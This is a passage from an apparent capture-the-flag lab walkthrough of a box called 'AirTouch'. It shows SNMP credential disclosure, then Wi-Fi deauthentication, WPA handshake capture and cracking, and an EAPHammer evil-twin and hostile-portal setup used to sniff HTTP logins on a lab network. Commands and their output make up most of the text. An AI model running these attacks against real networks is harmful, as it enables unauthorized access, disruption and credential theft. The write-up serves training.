
AirTouch
User
IP=10.129.244.98
nmap -Pn -p- -vv -T4 -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP;
# Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-21 21:48 CET
# Nmap scan report for 10.129.244.98
# Host is up (0.043s latency).
#
# PORT   STATE SERVICE VERSION
# 22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
# | ssh-hostkey:
# |   3072 bd900015cf4bdacbc924052b01acdc3b (RSA)
# |   256 6ee244703c6b005716662f3758bef5c0 (ECDSA)
# |_  256 add5d5f00bafb211675b075c8e857676 (ED25519)
# Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
#
# Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds

nmap -sU --min-rate=5000 -p- $IP
# Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-21 21:49 CET
# Warning: 10.129.244.98 giving up on port because retransmission cap hit (10).
# Nmap scan report for 10.129.244.98
# Host is up (0.24s latency).
# Not shown: 65377 open|filtered udp ports (no-response), 157 closed udp ports (port-unreach)
# PORT    STATE SERVICE
# 161/udp open  snmp
#
# Nmap done: 1 IP address (1 host up) scanned in 158.01 seconds
Enumerating SNMP for credentials
Let's check SNMP with the public community string:
snmpwalk -v2c -c public 10.129.244.98
# Created directory: /var/lib/snmp/cert_indexes
# iso.3.6.1.2.1.1.1.0 = STRING: "\"The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)\""
# iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
# iso.3.6.1.2.1.1.3.0 = Timeticks: (30894) 0:05:08.94
# iso.3.6.1.2.1.1.4.0 = STRING: "admin@AirTouch.htb"
# iso.3.6.1.2.1.1.5.0 = STRING: "Consultant"
# iso.3.6.1.2.1.1.6.0 = STRING: "\"Consultant pc\""
# <SNIP>
# iso.3.6.1.2.1.25.1.1.0 = Timeticks: (37510) 0:06:15.10
# iso.3.6.1.2.1.25.1.1.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
We obtained some credentials:
admin@AirTouch.htbconsultant:RxBlZhLmOkacNWScmZ6D
I also ran onesixtyone but there's nothing else.
Discovering the machine layout
sshpass -p "RxBlZhLmOkacNWScmZ6D" ssh -oStrictHostKeyChecking=no "consultant@10.129.244.98"
# Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
ls
# diagram-net.png  photo_2023-03-01_22-04-52.png
id
# uid=1000(consultant) gid=1000(consultant) groups=1000(consultant)
cat /etc/passwd | grep "sh$"
# root:x:0:0:root:/root:/bin/bash
# consultant:x:1000:1000::/home/consultant:/bin/bash
sudo -l
# Matching Defaults entries for consultant on AirTouch-Consultant:
#     env_reset, mail_badpass,
#     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
#
# User consultant may run the following commands on AirTouch-Consultant:
#     (ALL) NOPASSWD: ALL
Really unusual to have root out of the box, though no flags in sight, instead we find some pictures:


Not sure what the written diagram's purpose is, but both represent three VLAN's and shows that we are currently on a "Consultant VLAN" laptop.
Looking into root's home directory we find /root/eaphammer/. EAPHammer is a red team tool to audit and attack wireless networks. We also see that airodump-ng is installed, let's see what's going on, on the wireless traffic.
ip -br a
# lo               UNKNOWN        127.0.0.1/8 ::1/128
# eth0@if29        UP             172.20.1.2/24
# wlan0            DOWN
# wlan1            DOWN
# wlan2            DOWN
# wlan3            DOWN
# wlan4            DOWN
# wlan5            DOWN
# wlan6            DOWN
Huh weird setup, we can choose our favorite one and switch it to monitoring mode:
airmon-ng start wlan0
# PHY	Interface	Driver		Chipset
#
# phy0	wlan0		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
#
# 		(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
# 		(mac80211 station mode vif disabled for [phy0]wlan0)
# phy1	wlan1		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
# phy2	wlan2		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
# phy3	wlan3		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
# phy4	wlan4		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
# phy5	wlan5		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
# phy6	wlan6		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211

ip -br a
# lo               UNKNOWN        127.0.0.1/8 ::1/128
# eth0@if29        UP             172.20.1.2/24
# wlan0mon         UNKNOWN
# <SNIP>
airodump-ng wlan0mon

#  CH 12 ][ Elapsed: 1 min ][ 2026-01-21 21:59
#
#  BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
#
#  F0:9F:C2:A3:F1:A7  -28       46        2    0   6   54        CCMP   PSK  AirTouch-Internet
#  B2:42:8E:25:F4:C9  -28       46        0    0   6   54        CCMP   PSK  WIFI-JOHN
#  36:C2:E5:D2:42:F7  -28       46        0    0   9   54   WPA2 CCMP   PSK  MiFibra-24-D4VY
#  2E:6E:C6:DC:1C:45  -28       94        0    0   3   54        CCMP   PSK  MOVISTAR_FG68
#  82:29:38:F3:F5:E6  -28      653        0    0   1   54        TKIP   PSK  vodafoneFB6N
#
#  BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
#
#  F0:9F:C2:A3:F1:A7  28:6C:07:FE:A3:22  -29    1 -12      0        2
#  (not associated)   C8:8A:9A:6F:F9:D2  -29    0 - 1      0        9         AccessLink,AirTouch-Office
#  (not associated)   28:6C:07:12:EE:F3  -29    0 - 1      0        4         AirTouch-Office
Okay we found the SSID for the "Tablets VLAN" and random devices connecting looking for the "Corp VLAN", we know this based on the SSIDs from the previous diagrams.
Capturing a handshake and getting the password for Tablets VLAN
airodump-ng -c 6 --bssid F0:9F:C2:A3:F1:A7 -w tablets_handshake wlan0mon
# 22:19:28  Created capture file "tablets_handshake-02.cap".
#
#  CH  6 ][ Elapsed: 0 s ][ 2026-01-21 22:19
#  CH  6 ][ Elapsed: 36 s ][ 2026-01-21 22:20 ][ WPA handshake: F0:9F:C2:A3:F1:A7
#
#  BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
#
#  F0:9F:C2:A3:F1:A7  -28   0      367       24    0   6   54        CCMP   PSK  AirTouch-Internet
#
#  BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
#
#  F0:9F:C2:A3:F1:A7  28:6C:07:FE:A3:22  -29   11 -48      0       27  EAPOL

# Sent a deauth while airodump was running:
aireplay-ng -0 5 -a F0:9F:C2:A3:F1:A7 wlan0mon
#aireplay-ng -0 5 -a F0:9F:C2:A3:F1:A7 wlan0mon
# 22:19:49  Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 6
# NB: this attack is more effective when targeting
# a connected wireless client (-c <client's mac>).
# 22:19:49  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 22:19:50  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 22:19:50  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 22:19:51  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 22:19:51  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
A device re-connected from the de-auth and we got the EAPOL handshake.
Let's confirm it's whole:
tshark -r tablets_handshake-02.cap -Y eapol
#  1309  24.486976 Ubiquiti_a3:f1:a7 → XIAOMIEl_fe:a3:22 EAPOL 131 Key (Message 1 of 4)
#  1310  24.486976 XIAOMIEl_fe:a3:22 → Ubiquiti_a3:f1:a7 EAPOL 153 Key (Message 2 of 4)
#  1311  24.487488 Ubiquiti_a3:f1:a7 → XIAOMIEl_fe:a3:22 EAPOL 211 Key (Message 3 of 4)
#  1312  24.487488 XIAOMIEl_fe:a3:22 → Ubiquiti_a3:f1:a7 EAPOL 131 Key (Message 4 of 4)
Amazing, let's try to crack it offline:
 aircrack-ng -w `fzf-wordlists` tablets_handshake-02.cap
# <SNIP>
#
#                                Aircrack-ng 1.7
#
#       [00:00:03] 22787/14344391 keys tested (7251.25 k/s)
#
#       Time left: 32 minutes, 55 seconds                          0.16%
#
#                            KEY FOUND! [ challenge ]
#
#
#       Master Key     : D1 FF 70 2D CB 11 82 EE C9 E1 89 E1 69 35 55 A0
#                        07 DC 1B 21 BE 35 8E 02 B8 75 74 49 7D CF 01 7E
#
#       Transient Key  : BE 43 06 C9 F2 2B C5 00 00 00 00 00 00 00 00 00
#                        00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
#                        00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
#                        00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
#
#       EAPOL HMAC     : CE DF CA 8E F0 7F 67 52 08 83 52 4F B9 B1 AA 28
Great we have the WiFi password: AirTouch-Internet:challenge, let's try to connect, the easy way would be nmcli but it's not functional, let's use the wpa_supplicant tools instead:
wpa_passphrase "AirTouch-Internet" "challenge" > tablet.conf
wpa_supplicant -B -i wlan1 -c tablet.conf
# Successfully initialized wpa_supplicant
# rfkill: Cannot open RFKILL control device
# rfkill: Cannot get wiphy information
ip -br a
# lo               UNKNOWN        127.0.0.1/8 ::1/128
# eth0@if29        UP             172.20.1.2/24
# wlan0mon         UNKNOWN
# wlan1            UP             fe80::ff:fe00:100/64
# <SNIP>
dhclient wlan1
ip -br a
# lo               UNKNOWN        127.0.0.1/8 ::1/128
# eth0@if29        UP             172.20.1.2/24
# wlan0mon         UNKNOWN
# wlan1            UP             192.168.3.23/24 fe80::ff:fe00:100/64
# <SNIP>
Ok great let's send a ligolo agent on our foothold and enumerate this network. At first I struggled to identify a machine, nmap shows all hosts as UP, I ended up doing a ping sweep from inside, but it doesnt have ping installed instead I used nc over common ports:
for i in {1..254}; do timeout 1 nc -zv 192.168.3.$i 80 2>&1 | grep succeeded; done 2>/dev/null
# Connection to 192.168.3.1 80 port [tcp/http] succeeded!
Enumerating host on tablet VLAN
nmap -F 192.168.3.1
# Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-21 23:47 CET
# Nmap scan report for 192.168.3.1
# Host is up (0.056s latency).
# Not shown: 97 closed tcp ports (reset)
# PORT   STATE SERVICE
# 22/tcp open  ssh
# 53/tcp open  domain
# 80/tcp open  http
#
# Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
I first looked at DNS, but no luck, instead let's focus on the website:
curl -I http://192.168.3.1:80/
# HTTP/1.1 302 Found
# Date: Wed, 21 Jan 2026 22:49:02 GMT
# Server: Apache/2.4.41 (Ubuntu)
# Set-Cookie: PHPSESSID=ke8h7h97snat7k492kl69s7h05; path=/
# Expires: Thu, 19 Nov 1981 08:52:00 GMT
# Cache-Control: no-store, no-cache, must-revalidate
# Pragma: no-cache
# Location: login.php
# Content-Type: text/html; charset=UTF-8

I tried classics like: admin:admin, admin:password, as well as common router configs: admin:challenge, AirTouch-Internet:challenge, no luck.
I also tried fuzzing, and accessing the pages found (lab.php, index.php, /uploads/) but nothing works without auth, I also tried verb tampering and SQLi on the login request, no luck.
Thinking with networks
We are currently connected to the "Tablets VLAN", EAPHammer is a very interesting tool to have pre-installed, it has some Rogue AP and Evil Twin capabilities built-in.
Because there's not much on the network and the WiFi Router login page is HTTP we can try to impersonate the AP and get a Man-in-the-Middle.
So the idea is that currently, the traffic is going trough:
BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F0:9F:C2:A3:F1:A7  -28   0      367       24    0   6   54        CCMP   PSK  AirTouch-Internet
We want to re-route it trough us, so we can sniff any traffic, let's setup EAPHammer as a rogue AP that simulates everything we know of the real one:
./eaphammer -i wlan2 -e "AirTouch-Internet" --auth wpa-psk --wpa-passphrase challenge --creds --pivot -I wlan1 --channel 6

#                      .__
#   ____ _____  ______ |  |__ _____    _____   _____   ___________
# _/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
# \  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
#  \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
#      \/     \/|__|        \/     \/      \/      \/     \/
#
#
#                         Now with more fast travel than a next-gen Bethesda game. >:D
#
#                              Version:  1.14.0
#                             Codename:  Final Frontier
#                               Author:  @s0lst1c3
#                              Contact:  gabriel<<at>>transmitengage.com
#
#
# [?] Am I root?
# [*] Checking for rootness...
# [*] I AM ROOOOOOOOOOOOT
# [*] Root privs confirmed! 8D
# [*] Saving current iptables configuration...
# [*] Reticulating radio frequency splines...
# Error: Could not create NMClient object: Could not connect: No such file or directory.
#
# [*] Using nmcli to tell NetworkManager not to manage wlan2...
#
# 100%|█████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:01<00:00,  1.00s/it]
#
# [*] Success: wlan2 no longer controlled by NetworkManager.
# [*] WPA handshakes will be saved to /root/eaphammer/loot/wpa_handshake_capture-2026-01-22-09-26-26-crfOaxdUnB3tb47vkrHCUAHEbfj04Val.hccapx
#
# [hostapd] AP starting...
#
# Configuration file: /root/eaphammer/tmp/hostapd-2026-01-22-09-26-26-Fy9NMlQ9cq9gCOBSUKJD9qoCoHCDsXlo.conf
# rfkill: Cannot open RFKILL control device
# wlan2: interface state UNINITIALIZED->COUNTRY_UPDATE
# Using interface wlan2 with hwaddr 00:11:22:33:44:00 and ssid "AirTouch-Internet"
# wlan2: interface state COUNTRY_UPDATE->ENABLED
# wlan2: AP-ENABLED
#
#
# Press enter to quit...
Looking at airodump:
airodump-ng -c 6 wlan0mon
#  BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
#
#  F0:9F:C2:A3:F1:A7  -28   0       61        6    2   6   54        CCMP   PSK  AirTouch-Intern
#  9E:C7:E9:71:2F:65  -28 100       61        0    0   6   54        CCMP   PSK  WIFI-JOHN
#  00:11:22:33:44:00  -28  28       16        0    0   6   54        CCMP   PSK  AirTouch-Intern
#  CE:2D:D5:3D:58:43  -28 100       61        0    0   1   54        TKIP   PSK  vodafoneFB6N
Both are a -28 PWR, we correctly set it up to be on channel 6, same cipher and WPA-PSK. Let's de-auth the real AP to try and redirect devices to us:
aireplay-ng -0 10 -a F0:9F:C2:A3:F1:A7 wlan0mon
# 09:36:09  Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 6
# NB: this attack is more effective when targeting
# a connected wireless client (-c <client's mac>).
# 09:36:09  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 09:36:09  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 09:36:10  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 09:36:10  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 09:36:11  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 09:36:11  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 09:36:12  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 09:36:12  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 09:36:13  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
# 09:36:13  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
Looking at airodump again we got some hits:
BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F0:9F:C2:A3:F1:A7  -28   0     1229       46    0   6   54        CCMP   PSK  AirTouch-Internet
00:11:22:33:44:00  -28   0      803       29    0   6   54        CCMP   PSK  AirTouch-Internet

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

F0:9F:C2:A3:F1:A7  00:11:22:33:44:00  -29    1 - 1      0       16  EAPOL  AirTouch-Internet
00:11:22:33:44:00  28:6C:07:FE:A3:22  -29    1 -54      0       68  EAPOL  AirTouch-Internet
We got a connectin, and we are receiving increasingly more traffic than the real AP, this looks good. Though my Wireshark listening on wlan1 trough ligolo-ng is not picking up on the #Data frames. Either they are ARP, or L3 traffic and ligolo-ng is not able to tunnel it, or it's HTTP and ligolo or EAPHammer are struggling to forward it.

I ended up uploading a standalone tcpdump and monitoring traffic on wlan2, and I got some packets, mostly ARP, where I see a Xiaomi device on 192.168.1.74 trying to reach .1 but no one replies to their ARP requests:
So then I gave my current rogue AP interface (wlan3) an IP, in particular .1 though I don't think it matters, it just needs an IP to be able to reply to ARP requests:

Now we are finally seeing juicy traffic, we got the Xiaomi device to attempt a TCP handshake, but no one replies to their sync request, I suspect the real router is replying but we are not forwarding traffic back from wlan1 -> wlan3.
I tried to fix this aggressively using all combinations of different IP's assigneds to wlan1 and wlan3, using custom iptables, proxy'ing, the best I got was a SYN -> RST/ACK, where the router .1 is responding to my fake .74 but because it doesn't recognize it probably via DHCP or something, it's sending resets.
Using the hostile portal to gain RCE on the tablets VLAN router
After a really long time struggling to get the rogue AP to forward traffic, I decided to look at other EAPHammer features, the hostile portal allows to intercept high level traffic and just serve fake portals for everything.
We care about TCP and probably HTTP traffic, so let's see if we can catch anything.
The first time we start the --hostile-portal it complains that it can't write to /proc/sys/net/ipv4/ip_forward, because the FS is read-only, this is because we are in a docker container, we don't really care about any forwarding, (we are kind of breaking RP and abusing the fact that's its an automatic script that is sending us packets), we can just go to the function responsible for this at eaphammer/core/utils.py:54:
def set_ipforward(value):

    # with open(settings.dict['core']['eaphammer']['general']['proc_ipforward'], 'w') as fd:
    #     fd.write('%d' % int(value))
    print("No need to ipfwd")
Now we can start our server:
./eaphammer -i wlan3 -e "AirTouch-Internet" --auth wpa-psk --wpa-passphrase challenge --hostile-portal --channel 6
# <SNIP>
# wlan3: STA 28:6c:07:fe:a3:22 IEEE 802.11: authenticated
# wlan3: STA 28:6c:07:fe:a3:22 IEEE 802.11: associated (aid 1)
# [EAPHAMMER] Captured a WPA/2 handshake from: 28:6c:07:fe:a3:22
# [EAPHAMMER] Captured a WPA/2 handshake from: 28:6c:07:fe:a3:22
# wlan3: AP-STA-CONNECTED 28:6c:07:fe:a3:22
# wlan3: STA 28:6c:07:fe:a3:22 WPA: pairwise key handshake completed (RSN)
# 10.0.0.218 - - [22/Jan/2026 12:55:15] "GET /lab.php HTTP/1.1" 302 -
# 10.0.0.218 - - [22/Jan/2026 12:55:15] "POST /login.php HTTP/1.1" 302 -
# 10.0.0.218 - - [22/Jan/2026 12:55:55] "GET /lab.php HTTP/1.1" 302 -
# 10.0.0.218 - - [22/Jan/2026 12:55:55] "POST /login.php HTTP/1.1" 302 -
# <SNIP>
After sending de-auth packets to re-connect the Xiaomi device to us, we see the traffic but not the details, let's try to catch those via tcpdump on wlan3:
./tcpdump -i wlan3 -lnvA port 80
# tcpdump: listening on wlan3, link-type EN10MB (Ethernet), capture size 262144 bytes
# 05:39:58.419571 IP (tos 0x0, ttl 64, id 18072, offset 0, flags [DF], proto TCP (6), length 60)
#     10.0.0.218.54958 > 192.168.3.1.80: Flags [S], cksum 0xa5d7 (correct), seq 3678752106, win 64240, options [mss 1460,sackOK,TS val 925278687 ecr 0,nop,wscale 7], length 0
#
# <SNIP>
#
# 05:39:58.433009 IP (tos 0x0, ttl 64, id 60727, offset 0, flags [DF], proto TCP (6), length 52)
#     10.0.0.218.54966 > 192.168.3.1.80: Flags [.], cksum 0x0d23 (correct), ack 1, win 502, options [nop,nop,TS val 925278701 ecr 1105146248], length 0
# E..4.7@.@..
# ..........P...6..VS.....#.....
# 7&..A.1.
# 05:39:58.433357 IP (tos 0x0, ttl 64, id 60728, offset 0, flags [DF], proto TCP (6), length 391)
#     10.0.0.218.54966 > 192.168.3.1.80: Flags [P.], cksum 0x2c06 (correct), seq 1:340, ack 1, win 502, options [nop,nop,TS val 925278701 ecr 1105146248], length 339: HTTP, length: 339
# 	POST /login.php HTTP/1.1
# 	Host: 192.168.3.1
# 	User-Agent: curl/7.88.1
# 	Accept: */*
# 	Accept-Encoding: deflate, gzip, br, zstd
# 	Cookie: PHPSESSID=cjguhsl0hn1dndbhmplbkouj06; UserRole=user
# 	Content-Type: application/x-www-form-urlencoded
# 	Connection: keep-alive
# 	Content-Length: 58
#
